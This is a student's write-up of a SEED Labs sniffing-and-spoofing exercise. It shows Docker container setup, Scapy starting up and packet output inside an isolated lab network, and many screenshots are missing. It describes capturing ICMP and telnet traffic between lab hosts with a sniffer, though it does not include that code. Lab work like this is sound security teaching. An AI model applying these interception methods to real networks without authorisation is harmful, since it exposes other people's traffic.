# Sniffing and Spoofing

*Seed Lab*


By Aneesh Nagdev

November 18, 2025

# Lab setup:


```
[11/13/25]seed@VM:~/.../Labsetup$ docker container stop $(docker p
s -aq)
0c091e6e717e
[11/13/25]seed@VM:~/.../Labsetup$
```

**Explanation:** Running this command to stop any other containers from past attacks.




**Explanation:** Removing the stopped container so there is no interference with this attack.


**Running the right containers for this lab screenshot:**




**Checking running docker containers screenshot:**

```
[11/13/25]seed@VM:~/.../Labsetup$ dockps
0f97e3f07068  seed-attacker
88ba12b40154  hostB-10.9.0.6
d97f7e46ff4e  hostA-10.9.0.5
[11/13/25]seed@VM:~/.../Labsetup$
```

**Running the docker shell as attacker and host screenshots:**





```
[11/13/25]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/#
```




```
[11/13/25]seed@VM:~/.../Labsetup$ docksh hostA-10.9.0.5
root@d97f7e46ff4e:/#
```

**Saving the attacker's config for later:**




```
[11/13/25]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/# ifconfig
br-f8ec64319f28: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1
500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:61ff:fe80:d831  prefixlen 64  scopeid 0x20<
link>
        ether 02:42:61:80:d8:31  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 38  bytes 5663 (5.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


# Task 1:

## Task 1.1:

### Running Scapy in attacker's shell screenshot:

```
root@VM:/# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump()
.
INFO: Can't import python-cryptography v1.7+. Disabled WEP decrypt
ion/encryption. (Dot11)
INFO: Can't import python-cryptography v1.7+. Disabled IPsec encry
ption/authentication.
WARNING: IPython not available. Using standard Python shell instea
d.
AutoCompletion, History are disabled.
      .SYPACCCSASYY
P /SCS/CCS         ACS | Welcome to Scapy
       /A           AC | Version 2.4.4
     A/PS        /SPPS |
        YP         (SC | https://github.com/secdev/scapy
       SPS/A.       SC |
   Y/PACC           PP | Have fun!
    PY*AYC         CAA
        YYCY//SCYP
>>>
```

### Python file start.py code screenshot:



**Running start.py file output screenshot:**

```
>>> exit
Use exit() or Ctrl-D (i.e. EOF) to exit
>>> exit()
root@VM:/# ls
bin   etc   lib32   media  proc  sbin  tmp  volumes
boot  home  lib64   mnt    root  srv   usr
dev   lib   libx32  opt    run   sys   var
root@VM:/# cd volumes/
root@VM:/volumes# ls
start.py  template.py
root@VM:/volumes# python3 start.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \

root@VM:/volumes#
```


**Changing the file permissions to make it executable screenshot:**

```
root@VM:/volumes# chmod a+x start.py
root@VM:/volumes#
```

**Code for task 1.1 python file screenshot:**



**Explanation:** We have changed to the attackers interface as shown in the screenshot above.

**1.1A:**





**Explanation:** It has started sniffing so we will generate an icmp packet to see if it works.

**Pinging HostB to generate packets screenshot:**




**Checking if sniffing was successful screenshot:**





**Explanation:** As it can be seen after running the script, the packet sniffer began listening on the specified network interface. WHen I pinged Host B from another terminal, ICMP packets were generated and transmitted across the network. The sniffer captured these packets in real time and displayed their details, confirming that the script was working correctly.

## 1.1B:

## Changing the content of the filter screenshot:






## Output for pinging in hostB shell:



**Explanation:** After setting each filter in my sniffer, I generated the corresponding network traffic to test it. As it can be seen in the screenshot above after I started a new shell with the hostB container and ran the telnet command. The sniffer captured packets in the attackers shell.

**Changing the filter to specific subnet screenshot:**





